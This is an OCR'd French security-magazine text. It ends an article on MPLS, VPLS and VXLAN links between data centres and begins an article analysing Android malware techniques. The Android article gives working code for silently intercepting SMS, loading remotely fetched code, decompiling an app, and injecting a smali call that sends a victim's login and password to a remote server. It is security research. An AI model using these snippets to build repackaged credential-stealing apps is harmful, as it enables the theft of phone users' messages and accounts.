- Indépendant du niveau trame ou paquet qui sera transporté par encapsulation sur le réseau MPLS (le réseau ne regardant que le niveau OSI 2 pour la commutation).
- Le routage à base de contrainte réalisé dans le cœur de réseau permet d'assurer une ingénierie de trafic efficace.

Cet ensemble de caractéristiques a donc poussé les opérateurs à choisir un cœur de réseau MPLS plutôt que IP. Ces réseaux deviennent donc la pierre angulaire et la machine à tout faire des cœurs de réseaux des opérateurs. Enfin, l'isolation par VRF (*Virtual Routing and Forwarding* : technique permettant de créer plusieurs tables de routage sur un même châssis physique) est dans l'absolu (hors erreur de configuration et de bug au niveau de l'OS) aussi forte qu'un lien réseau dédié **[MPLS sécurité]**.

3 Les échanges d'information entre les centres de données Big Data

Les données Big Data sont stockées dans des centres spécialisés qui ne sont généralement pas dans des lieux géographiques proches. Il devient alors nécessaire que ces centres partagent ces informations de manière efficace et sûre (synchronisation des services distribués, sauvegarde de données entre les centres, mouvement de machines virtuelles, etc.). Nous décrivons dans ce chapitre deux techniques permettant de répondre à cette attente. La première technique appelée pseudo-wire permet de voir le réseau MPLS comme un câble virtuel (un câble reliant par exemple Paris à Bordeaux), alors que la seconde appelée VPLS permet de voir le réseau comme un commutateur de niveau 2. Ces deux techniques rendent aussi complètement invisibles ces connexions face aux autres types de services que peut offrir le réseau MPLS (assurant de plus une isolation en profondeur des trafics de données).

3.1 Un câble virtuel privé entre les centres (Pseudo-wire)

Un pseudo-wire est une connexion entre deux routeurs de périphérie d'un réseau connectant deux circuits. Il émule donc un « circuit transparent » de type point à point isolé du reste du réseau de l'opérateur comme l'illustre la figure 2 **[RFC3985]**.




Figure 2 : Topologie de type pseudo-wire

Via un pseudo-wire, des services réseau peuvent être transportés nativement tels que ATM (ATMoMPLS), Frame Relay (FRoMPLS), Ethernet (EoMPLS), etc., comme l'illustre la figure 3 pour ATM. Ce service natif repose sur un protocole (PDU pour unités de données protocolaires, *Protocol Data Unit*) qui est transporté sur le pseudo-wire.




Figure 3 : ATMoMPLS

La technique de construction sur un réseau MPLS repose sur VPWS (*Virtual Private Wire Service*) et permet de transporter de point à point des trames de niveau 2 (*Pseudo-Wire Emulation Edge To Edge*). Deux niveaux d'encapsulation (ou deux niveaux de labels) sont nécessaires pour transporter un circuit au sein d'un réseau MPLS :

- En-tête tunnel MPLS : contient le label du tunnel MPLS permettant de relier les deux PE. Les paquets MPLS sont donc commutés par les équipements intermédiaires IP/MPLS entre les deux PE.
- En-tête PW : contient le label du pseudo-wire identifiant le PW.

Ces deux niveaux forment un empilement de labels MPLS et permettent par ailleurs à un tunnel MPLS d'agréger plusieurs PW. Ainsi, le label associé au PW permet au PE de sortie de l'identifier et d'aiguiller le trafic vers le circuit correspondant. De plus, deux autres champs sont requis comme l'illustre la figure 4 :

- *Control Word* : est une information spécifique ajoutée avant la charge **[RFC4385]**. Étant transporté dans les paquets PW avec les données, il permet au PE de superviser l'état de la liaison.
- *Payload* du service (ou charge utile) : contient le flux des données (TDM, ATM, FR, ATM, Ethernet, etc.) à transporter dans un paquet PW. Chaque technologie de niveau 1 et 2 possède désormais sa propre RFC (i.e RFC4717 : méthodes d'encapsulation pour le transport d'ATM par des réseaux MPLS) pour définir l'encapsulation spécifique.

La signalisation d'un PW peut être configurée de manière statique pour des réseaux de petite taille, mais ce mode de configuration devient rapidement contraignant pour des réseaux plus étendus tels que celui d'un opérateur. De manière à faciliter la maintenance des PW, on aura donc intérêt à s'appuyer sur des mécanismes dynamiques pour annoncer le label PW et ainsi s'affranchir des problèmes liés à une configuration statique (complexité, erreur de configuration, etc.) **[RFC4447]**. Le PE utilise alors le plan de contrôle MPLS pour établir les tunnels vers le PE distant et repose sur LDP**(1)** (*Label Distribution Protocol*) pour signaler les PW. À la différence du LSP**(2)** (*Label Switch Path*) où une session LDP est utilisée entre chaque nœud IP/MPLS, la session LDP pour le PW doit être établie entre deux PE non voisins. On parle alors de session *Targeted LDP* (T-LDP). Sur chacun des PE, on doit donc configurer l'adresse du PE distant (destination ou « targeted ») avec lequel on désire établir une session LDP.

La qualité de service (QOS) d'un PW doit également prendre en compte la classe de service de l'application à transporter. Une catégorie de service d'une connexion à émuler doit être associée à une classe de service compatible dans le réseau IP/MPLS. Pour apporter ce niveau de QoS, l'opérateur doit veiller à exploiter le champ « EXP » de l'en-tête MPLS PW. Ce champ ne contenant que 3 bits, 8 classes de services seront envisageables.

La plupart des pseudo-wire mis en œuvre sont des liens de type Ethernet entre deux points géographiques distants (appelé aussi EoMPLS : *Ethernet over MPLS*) généralement associés à de très hauts débits (Gigabit Ethernet). Enfin, l'isolation par pseudo-wire (hors erreur de configuration et de bug au niveau de l'OS) est dans l'absolu aussi forte qu'un lien réseau dédié **[MPLS sécurité]**.

3.2 Un LAN virtuel privé entre les centres Big Data (VPLS)

Virtual Private LAN Services (VPLS) est un service de type multipoint à multipoint fonctionnant au-dessus d'un réseau muni d'un mécanisme de tunnel **[RFC4762]**. VPLS permet donc de créer des VPN multipoints de couche 2 reposant sur un cœur de réseau MPLS comme l'illustre la figure 4.

Cette technique permet donc d'interconnecter des LAN de plusieurs sites distincts qui apparaissent comme étant un même VLAN final.

Chaque PE possède une table MAC (appelée aussi VFI – *Virtual Forwarding Instance* - ou VSI - *Virtual Switch Interface*) par instance VPLS. L'apprentissage des couples (adresse source MAC, port) est automatique ainsi que la découverte de tout nouveau membre d'un VFI. Chaque PE peut aussi gérer plusieurs instances VFI.

Le mode de fonctionnement par instance VFI est celui d'un commutateur traditionnel que l'on peut résumer par les caractéristiques suivantes :




Figure 4 : Réseau VPLS

- Si une adresse MAC de destination d'une trame entrante n'est pas présente dans la table d'acheminement ou correspond à une adresse de diffusion, la trame est alors répliquée et envoyée à tous les ports logiques associés à l'instance VFI, excepté au port entrant.
- Lorsque le PE reçoit une trame provenant d'une adresse MAC inconnue, alors la table VFI est mise à jour.
- Les adresses MAC qui n'ont pas été utilisées depuis un certain temps sont supprimées de la table VFI.

La technique de construction sur un réseau MPLS consiste à construire un réseau « fully meshed » (graphe complet) de pseudo-wire afin de connecter les mêmes instances VFI sur les routeurs PE (le tout en émulant un équipement de niveau 2) comme l'illustre la figure 5.




Figure 5 : Topologie de type VPLS (VFI fully meshed)

La configuration des VPLS est faite de manière explicite dans les configurations des équipements réseaux (PE). La signalisation d'un VPLS nécessite quant à elle la création d'un maillage complet de tunnel MPLS pour un domaine donné (il ne s'agit pas de la création de tunnels pour la commutation, mais de la création de tunnels de second niveau spécifiques à un domaine VPLS donné). L'auto-découverte des PE distants reposera sur le protocole MP-BGP (*Multi-Protocol BGP* : permet la distribution de plusieurs types de familles d'adresses en parallèle), comme pour la signalisation des VPN BGP/MPLS.

VPLS peut supporter une connectivité de type *hub&spoke*. Le réseau interdit aux « spoke » de communiquer directement sans passer par le hub. Chaque spoke-PE n'apprend que les adresses MAC locales connues via ses attachements circuits, donc seulement les adresses MAC des équipements CE connectés à ce spoke-PE. Ainsi, les VSI des spoke-PE sont limités à la connaissance locale, ce qui permet de réduire de manière très importante leur volume. Inversement, les hub-PE ont eux la connaissance de toutes les adresses MAC connues par tous les spoke-PEs dans leur VSI du VPLS.

Les VPLS mis en œuvre agissent comme un commutateur de type Ethernet (mode broadcast) entre plusieurs centres géographiques distants généralement associés à de très hauts débits (Gigabit Ethernet). VPLS permet aussi de véhiculer des VLANs via le protocole 802.1Q (insertion de champ VLAN id dans la trame Ethernet, appelé aussi mode *trunk*) permettant de créer des sous-réseaux isolés entre les centres de données pour relier par exemple des machines virtuelles spécialisées entre ces différents centres.

3.3 Un LAN virtuel extensible entre les centres Big Data (VXLAN)

Virtual Extensible LAN (VXLAN) est un protocole d'encapsulation permettant de réaliser un réseau « overlay » (virtuel) de niveau OSI 2 sur un réseau de niveau OSI 3. Ce protocole a été développé pour le monde du Cloud sous l'initiative de VMWARE et CISCO. En effet, l'isolation par VLAN est fortement utilisée dans le monde du Cloud pour assurer la séparation entre les différents clients/applications/etc. **[RFC DRAFT VXLAN]**

Sachant qu'un VLAN ID est codé sur 12 bits, on ne peut donc créer que 4096 VLAN limitant fortement le déploiement du « cloud ». Le rôle premier de VXLAN est donc d'étendre ce nombre de VLAN par un codage sur 24 bits, soit 16 millions de VLAN ID.

De plus, VXLAN permet une encapsulation dite « MAC-in-UDP », où le protocole de transport des trames encapsulées est donc le protocole UDP, dit autrement : VXLAN encapsule des trames Ethernet dans des paquets IP. Les points d'entrée et de sortie des tunnels UDP véhiculant les trames VXLAN sont appelés les *VXLAN Tunnel End Point* (VTEP), ou encore les passerelles VXLAN en charge de l'encapsulation, désencapsulation des trames.

Comme l'illustre la figure 6, on peut donc créer un réseau virtuel Ethernet sur un réseau IP.

Le point délicat à traiter reste le mode de fonctionnement d'un réseau de niveau OSI 2 qui fait appel au mode broadcast. Pour réaliser cette caractéristique, il faudra non seulement créer un groupe multicast sur le réseau de niveau OSI 3 correspondant à chaque VXLAN, mais aussi abonner chaque VTEP désirant participer à ce VXLAN : typiquement, en implémentant le protocole PIM (*Protocol-Independent Multicast*) en cœur de réseau et le protocole IGMP (*Internet Group Management Protocol*) à l'accès.




Figure 6 : Encapsulation de trames VXLAN dans UDP.

4 Les topologies réseaux pour favoriser l'accès aux centres de données (cloud)

Un réseau privé virtuel MPLS/VPN BGP permet de connecter au niveau OSI 3 (couche réseau, couche IP) des sites distants entre eux ou des utilisateurs à des sites distants. Le trafic du réseau privé virtuel est isolé logiquement des autres trafics VPNs. Cette isolation est réalisée par un mécanisme de routage fondé sur le protocole MP-BGP, qui est une extension du protocole de routage BGP (*Border Gateway Protocol*) pour les réseaux MPLS **[RFC2547]**.

Le protocole MP-BGP fonctionne en collaboration avec un protocole de distribution de labels LDP (*Label Distribution Protocol*) afin d'associer un label à une route externe. Dans ce cas, deux niveaux de labels sont utilisés, le premier label correspond à la route dans le VPN concerné et le second label correspond au PE permettant d'atteindre le prochain saut BGP.

De plus, chaque VPN peut faire transiter les classes d'adresses IP qu'il désire sans qu'il y ait de conflit d'adresses IP avec d'autres VPNs. Chaque VPN a en effet sa propre table de routage et la commutation du trafic réseau est réalisée sur des labels uniques et non sur des adresses IP. Pour cela, un identifiant appelé RD (*Route Distinguisher*) est accolé à chaque subnet IP afin de créer une route VPN. En revanche, dans le cas d'un Extranet ou d'un accès à un fournisseur de services, les adresses IP devront être uniques afin de partager les ressources communes (dans ce modèle, le domaine de routage est partagé et l'unicité des adresses IP est requise).

Seuls les routeurs PE contiennent la définition des VPNs, les routeurs P et CE n'ayant aucune connaissance de la configuration des VPNs. Les routeurs P commutent des labels, tandis que les routeurs CE commutent des adresses IP. La sécurité logique d'un VPN repose principalement sur la configuration logique du VPN dans les configurations des routeurs PE. Pour mieux comprendre les enjeux de configuration des VPNs, prenons l'exemple de deux VPNs A et B reliant deux sites différents pour chacun des VPNs, comme illustré à la figure 7.




Figure 7 : Topologie de type MPLS/VPN BGP

Nous avons vu que le RD (*Route Distinguisher*) permet de garantir l'unicité des routes VPN échangées entre les PEs, mais il ne définit pas la manière dont les routes sont insérées dans les VPNs. Pour y parvenir, l'import et l'export de routes sont réalisés à l'aide d'une communauté étendue de routage (*extended community*) appelée *Route-Target* (RT). Les routes-targets doivent être vues comme des filtres appliqués sur les routes VPN afin de construire les topologies réseau désirées.

Par exemple, si on désire construire une topologie de type client-serveur, on associera alors des RTs de telle manière qu'on puisse construire une topologie de type client-serveur comme l'illustre la figure 8.




Figure 8 : Topologie client-serveur par RT

Il est aussi possible de prévoir un accès provenant d'Internet. Pour y parvenir, il faudra mettre en place une passerelle entre le réseau Internet et le réseau MPLS représenté par le PE. Cette passerelle sera connectée à un PE qui véhiculera le trafic au sein du réseau MPLS via une « VRF Internet » configurée jusqu'aux serveurs. La passerelle contiendra alors les routes Internet et le réseau MPLS pointera par la technique du routage *multi-hop* sur cette passerelle pour router le trafic vers Internet.

La configuration des VRFs est faite de manière explicite dans les configurations des équipements réseaux (PE). Ce mécanisme de construction de VPN est simple et ne souffre pas de problème d'échelle en fonction du nombre de VRFs, etc. Enfin, les topologies d'interconnexion par VRF (hors erreur de configuration et de bug au niveau de l'OS) sont dans l'absolu aussi sécurisées que des liens dédiés **[MPLS sécurité topologie]**.

5 La technologie Big Data appliquée au trafic réseau

Le Big Data apporte ses algorithmes pour traiter des grosses données. Cependant, le trafic réseau d'un opérateur tombe dans ce type de besoin si l'on

souhaite analyser et comprendre les flux de données qui transitent.

En effet, avec l'explosion du cloud, des mobiles, des paiements, etc., mieux comprendre le sens de ces trafics réseaux devient un axe stratégique pour mieux développer et anticiper les services et les besoins de demain. Ainsi, Juniper a développé, en collaboration avec Guavus (un des leaders mondiaux dans le Big Data), Junos Network Analytics permettant l'analyse des données réseaux.

Ces algorithmes permettent de répondre à de nombreuses questions comme par exemple : comprendre le comportement du réseau compte tenu des schémas de trafic observés (planification, qualité de service), analyser le trafic de CDN (*Content Delivery Network*) véhiculé via le réseau, amélioration de la qualité des points d'interconnexion avec d'autres opérateurs (points de *peering*), etc.Techniquement, l'OS (système d'exploitation de Juniper : junos) capture les données de flux réseau (résumé des trafics via le protocole Netflow) ainsi que les tables de routage (interne pour connaître les chemins au sein du réseau, et externe pour transmettre les familles d'adresses utilisées pour le routage), etc. pour les analyser grâce à ces algorithmes Big Data comme l'illustre la figure 9. Il est alors possible de consulter les résultats via des tableaux de bord produits par la suite des outils Junos Network Analytics.

Figure 9 : Analyse du trafic réseau

Le lecteur pourra se référer au site Internet de Juniper pour avoir des exemples concrets de rapports, etc. **[JUNIPER]**

Conclusion

Les réseaux MPLS sont de véritables usines à services tout en assurant une forte isolation entre eux (sécurité par topologie). Offrant des garanties de temps de transit des données, ils sont au cœur de l'évolution des débits des réseaux tout en contribuant à la gestion des services à valeur ajoutée. Échange de données Big Data ou accès, les réseaux MPLS offrent toute une palette de topologies répondant à la plupart des besoins exprimés.

Véhiculant des flux de plus en plus importants tout en nécessitant des analyses macroscopiques, les réseaux MPLS deviennent eux-mêmes des clients des algorithmes Big Data. De par les besoins qu'ils nécessitent, gageons qu'ils produiront un domaine algorithmique spécifique à cet eldorado de données.

Note : merci aux relecteurs Gaëtan Cardinal et Paul Junq. ■

RÉFÉRENCES

[JUNIPER] Site de Juniper Networks : http://www.juniper.net/us/en/products-services/software/network-analytics/.

[MPLS Sécurité] C.Llorens, L.Levier, D.Valois Tableaux de bord de la sécurité réseau, 3ème édition, Eyrolles, 562 pages, ISBN 2-212-12821-5, septembre 2010.

[MPLS Sécurité Topologie] C.Llorens, D.Valois « Protéger des services par topologie sur un cœur de réseau MPLS », journal MISC n°39, septembre-octobre 2008.

[RFC2547] Rosen (E.), Rekhter (Y.), « BGP/MPLS VPNs, INFORMATIONAL », March 1999.

[RFC3270] Le Faucheur (F.), Wu (L.), Davie (B.), Davari (S.), Vaananen (P.), Krishnan (R.), Cheval (P.), Heinanen (J.), « Multi-Protocol Label Switching (MPLS) Support of Differentiated Services », May 2002.

[RFC3985] S. Bryant (Ed.), P. Pate (Ed.), « Pseudo Wire Emulation Edge-to-Edge (PWE3) Architecture », March 2005.

[RFC4447] L. Martini, « Pseudowire Setup and Maintenance Using the Label Distribution Protocol (LDP) », April 2006.

[RFC4665] W. Augustyn, Ed., Y. Serbest, Ed., « Service Requirements for Layer 2 Provider-Provisioned Virtual Private Networks », September 2006.

[RFC4762] M. Lasserre, Ed., V. Kompella, Ed., « Virtual Private LAN Service (VPLS) Using Label Distribution Protocol (LDP) Signaling » M. Lasserre, Ed., V. Kompella, Ed. January 2007.

[RFC DRAFT VXLAN] M.Mahalingam and co, « A Framework for Overlaying Virtualized Layer 2 Networks over Layer 3 Networks », draft, February 2012.

NOTES

(1) LDP définit une suite de procédures et de messages utilisés par les équipements réseau pour s'informer mutuellement de l'association entre les labels et le flux.

(2) LSP est de suite de références partant d'une source vers une destination permettant de définir un chemin MPLS.

MAN IN THE (ANDROID) MOBILE

Jean-Marc Bost, Johan Leuenberger & Jonas Schmid

mots-clés : ANDROID / API / MITM / CLICK-JACKING

Android est-il en train de devenir le nouveau bac à sable des cybercriminels ? Le succès commercial croissant et l'accessibilité de l'API y contribuent fortement, en tout cas. Sous Android, il n'est pas nécessaire de maîtriser l'assembleur ou la pile d'exécution ARM pour monter des attaques juteuses et imparables. Il suffit de lire la documentation pour les programmeurs mise à disposition par Google.

1 Origines et tendances

1.1 Popularité et menace croissantes

C'est une banalité que de dire qu'Android est de plus en plus populaire. 1.5 million d'activations par jour et 1 milliard connectés avant fin 2013, ce sont les derniers chiffres qui buzzent sur Internet **[1]**. Avec un tel succès, rien de surprenant à ce qu'on se bouscule aux portes du *Google Play*, le store des applications Android.

Et les pirates suivent. Dans ses rapports annuels de sécurité **[2]**, Trend Micro évoque « l'ère post-PC », où les malwares sur Android ont été 5 fois plus nombreux que ceux visant Windows en 2012. En fait, il suffit de taper « android » et « malware » dans son moteur de recherche favori (même avec Google :)) pour trouver moult statistiques et histoires inquiétantes.

1.2 L'ouverture facilite le développement des malwares

Les statistiques autour du succès d'Android n'expliquent pas tout cependant. L'intérêt du marché n'est qu'un facteur, l'autre est sans conteste l'ouverture du modèle Android qui facilite la tâche. Le projet « Android Malware Genome » (AMG) est intéressant à ce titre pour mieux comprendre comment les malwares s'y prennent pour exploiter les opportunités offertes par Android **[3]**.

L'étude publiée en 2012 au symposium IEEE sur la sécurité et la vie privée établit une classification des malwares sur la base d'un échantillon représentatif collecté entre 2010 et 2011 **[4]**. Celle-ci détaille notamment comment les malwares sont développés, comment ils sont distribués, ce qui les réveille et quels méfaits ils commettent.

Premier fait notoire, dans plus de 85 % des cas, les malwares collectés ne sont que des copies d'applications existantes subtilement « modifiées ». Très souvent, ils exploitent la permissivité du store et les facilités de décompilation du code Java des applications légitimes.

Autre enseignement, les malwares sont distribués sans chercher à exploiter des failles du système, mais plutôt par ingénierie sociale. Plusieurs éléments de l'écosystème Android facilitent ceci : le manque de validation à l'entrée du Google Play d'abord, la possibilité de télécharger depuis d'autres stores moins exigeants ensuite, et enfin la possibilité de télécharger des librairies sans passer par un store **[5][6]**.

Autre fait intéressant, l'activation de la charge utile se fait majoritairement en exploitant les fonctionnalités intégrées de notification d'événements et de callback d'Android. Sans surprise, l'événement système `BOOT_COMLETED` est le plus populaire dans le but d'être exécuté au plus tôt.

Quant aux méfaits commis, les malwares cherchent souvent à envoyer des SMS vers des numéros surtaxés ou intercepter des SMS avec des informations sensibles. Plus de 90 % sont pilotables à distance depuis un centre de contrôle (C&C), là encore souvent via SMS **[7]**. Grâce aux fonctions d'interception et d'envoi de SMS

Android, ils peuvent agir en toute tranquillité sans risque d'éveiller les soupçons des utilisateurs.

Pour terminer, il est intéressant de noter que, seule une minorité de malwares essaie de rooter le smartphone (un gros tiers) et que lorsqu'ils le font, ils réutilisent le plus souvent des exploits publics sans changer une seule ligne de code.

1.3 La migration du MITB vers Android ?

Dans le monde du web, le « MITB » désigne les attaques qui agissent entre le navigateur web et la victime pour lui dérober ses données d'accès et autres informations sensibles, voire pour effectuer des transactions non désirées **[8]**. Apparues au milieu des années 2000, elles sont la réponse des cybercriminels pour contourner les protections entre les navigateurs et les serveurs web. Elles n'ont depuis cessé d'évoluer pour résister aux antivirus et autres innovations pour sécuriser l'authentification et les transactions. Dernièrement, c'est l'authentification par SMS, pourtant plébiscitée pour lutter contre le MITB, qui a été défaite par Zitmo et Spitmo, deux ersatz des célèbres Zeus et SpyEye **[9]**.

Zitmo et Spitmo sont deux des malwares vedettes du projet AMG mentionné plus tôt. Ce sont deux exemplaires remarquables exploitant les facilités SMS pour contrôler l'activité du malware et pour intercepter les informations sensibles. Leur arrivée sur Android démontre deux choses : 1) les éditeurs de MITB s'intéressent à Android, et 2) les facilités offertes aux développeurs ne leur ont pas échappé.

Nous allons maintenant décortiquer certaines particularités d'Android qui facilitent la vie des développeurs malintentionnés. Dans un premier temps, nous allons revenir sur les découvertes du projet AMG, puis nous pousserons un pas plus loin notre exploration de l'API pour prendre le contrôle des interactions utilisateur à la manière des MITB. Dans les deux cas, nous verrons que l'attaque est facile et la défense pas évidente. Nous terminerons par un « Proof of Concept » ciblant l'application Facebook, et par rebond, son site web. Facebook a juste le mérite d'être bien connu du plus grand nombre, des dizaines d'autres applications auraient pu être choisies comme cobaye.

2 Retour sur quelques vulnérabilités connues

Revenons d'abord sur les vulnérabilités mises en lumière par le projet AMG, accès root mis à part, notre objectif étant précisément de montrer qu'il n'est pas indispensable.

2.1 Interception des SMS

Intercepter les SMS est un jeu d'enfant avec l'API Android. Quand le téléphone reçoit un SMS, le système diffuse l'information à l'intérieur d'un *Intent*. Un *Intent* est un message qui contient une action à effectuer et éventuellement des données **[12]**. Les applications peuvent s'inscrire pour en recevoir certains (`Intent-filter`). Le code ci-dessous permet alors d'invoquer la classe `SmsReceiver` à chaque réception de SMS via l'*Intent* `SMS_RECEIVED`. À placer dans le fichier AndroidManifest.xml :

```
<receiver
  android:name="SmsReceiver">
  <Intent-filter android:priority="999" >
    <action android:name="android.provider.Telephony.SMS_RECEIVED" />
  </Intent-filter>
</receiver>


public class SmsReceiver extends BroadcastReceiver {
  @Override
  public void onReceive(Context context, Intent Intent) {
   Bundle pdusBundle = Intent.getExtras();
   Object[] pdus = (Object[]) pdusBundle.get("pdus");
   SmsMessage sms = SmsMessage.createFromPdu((byte[]) pdus[0]);

   Log.d("SMS Sender", sms.getOriginatingAddress());
   Log.d("SMS Text", sms.getMessageBody());

   abortBroadcast();
  }
}
```

Les données du SMS sont récupérées de l'*Intent*. Notre classe les traite avant les autres grâce à une priorité plus élevée (`android:priority=999`). Elle empêche ensuite les autres de les recevoir en annulant le *broadcast* (`abortBroadcast()`).

2.2 Des stores peu regardants

Au contraire de l'App Store d'Apple, le store de Google n'effectue pas de validation approfondie au moment de la publication d'une application. En particulier, l'application peut être signée à l'aide de n'importe quel certificat auto-signé. La signature n'est là que pour autoriser l'interopérabilité des applications provenant d'une même source et non pour authentifier l'éditeur **[13]**.

Quant aux Stores alternatifs, ils ne prévoient souvent aucune validation. Ils constituent une aubaine pour inciter une victime à installer un malware, par exemple, via un lien dans un forum.

De plus, le code téléchargé depuis un Store ne reflète pas forcément la totalité du code qui va être exécuté. En effet, avec Android, il est possible de charger dynamiquement du code exécutable, que ce soit du code JavaJava sous la forme de classes **[14]** :

```
DexClassLoader dexClassLoader = new DexClassLoader(dexFilePath,
optimizedDexDirectory, null, getClassLoader());
Class clazz = dexClassLoader.loadClass("com.example.
LibraryProvider");
LibraryInterface lib = (LibraryInterface) clazz.newInstance();
```

ou du code natif compilé sous la forme d'une librairie so **[15]** :

```
System.load("/data/data/com.misc/files/libMisc.so")
```

On peut donc récupérer du code sur un serveur distant, rendant de toute façon inefficace tout contrôle dans le Store, avant ou après publication. Cette technique est depuis peu interdite par les conditions d'utilisation de Google Play, mais pas sûr que cela arrêtera les malwares...

2.3 Décompilation

La décompilation du code des applications Android a déjà été abordée plusieurs fois dans MISC **[16]**. L'opération est aisée lorsqu'elles sont écrites en JavaJava et distribuées sous forme de bytecode (*dex*). C'est-à-dire dans la majorité des cas.

Plusieurs outils (*apktool*, *dex2jar*) permettent de décompiler les applications et d'en étudier la logique interne. Plus intéressant, les mêmes outils permettent également de modifier le programme existant ou d'en récupérer les ressources. Par exemple, on peut facilement ôter des vérifications de licence sur les applications payantes ou modifier une application existante afin d'intercepter les données entrées par l'utilisateur. Nous prendrons ce dernier point comme exemple.

La première étape est la récupération de l'application. Il est facile de télécharger le package d'une application (*APK*) depuis le *Google Play Store*, via une application de sauvegarde quelconque.

Une fois l'*APK* récupéré, on le décompile.

```
./apktool d application.apk
```

Cette commande retourne les ressources de l'application en clair (XML, PNG...) ainsi que les classes JavaJava décompilées en langage *Smali*. Ce dernier fournit un mapping direct avec les instructions du *bytecode* et a l'avantage d'être lisible et modifiable par un humain.

Une fois l'application décompilée, on survole les fichiers obtenus à la recherche de ceux qui implémentent les *Activity* intéressantes. Ce sont les composants de l'application avec lesquels l'utilisateur interagit. En règle générale, elles correspondent à une vue spécifique et l'application est composée de plusieurs *Activity* **[17]**.

Pour la suite, nous nous inspirerons d'un exemple réel dans lequel nous avons identifié deux fichiers intéressants : LoginActivity.smali et PasswordActivity.smali. On comprend vite que la première *Activity* est utilisée pour récupérer le nom d'utilisateur et la deuxième son mot de passe via un formulaire.

Selon la complexité du code original et que l'obfuscation *Proguard* **[18]** ait été activée ou non, on retrouve plus ou moins facilement le code pertinent ; dans notre cas, l'endroit où le nom d'utilisateur et le mot de passe sont récupérés. C'est la variable **v2** dans le code ci-dessous qui est initialisée avec ces informations.

```
invoke-virtual {p1}, Landroid/widget/TextView;->getText()LJava/
lang/CharSequence;
move-result-object v2
invoke-interface {v2}, LJava/lang/CharSequence;->toString()LJava/
lang/String;
move-result-object v2
```

Nous allons donc modifier l'application de manière à intercepter ces données et les envoyer sur un serveur distant. Notre classe s'appelle **MiscHelper** et appartient au package **com.misc.android**. La méthode qui nous intéresse est la suivante :

```
public static void sendToServer(String s) { ... }
```

Nous rajoutons donc la ligne suivante au code existant :

```
invoke-static {v2}, Lcom.misc.android/MiscHelper;-
>sendToServer(LJava/lang/String;)V
```

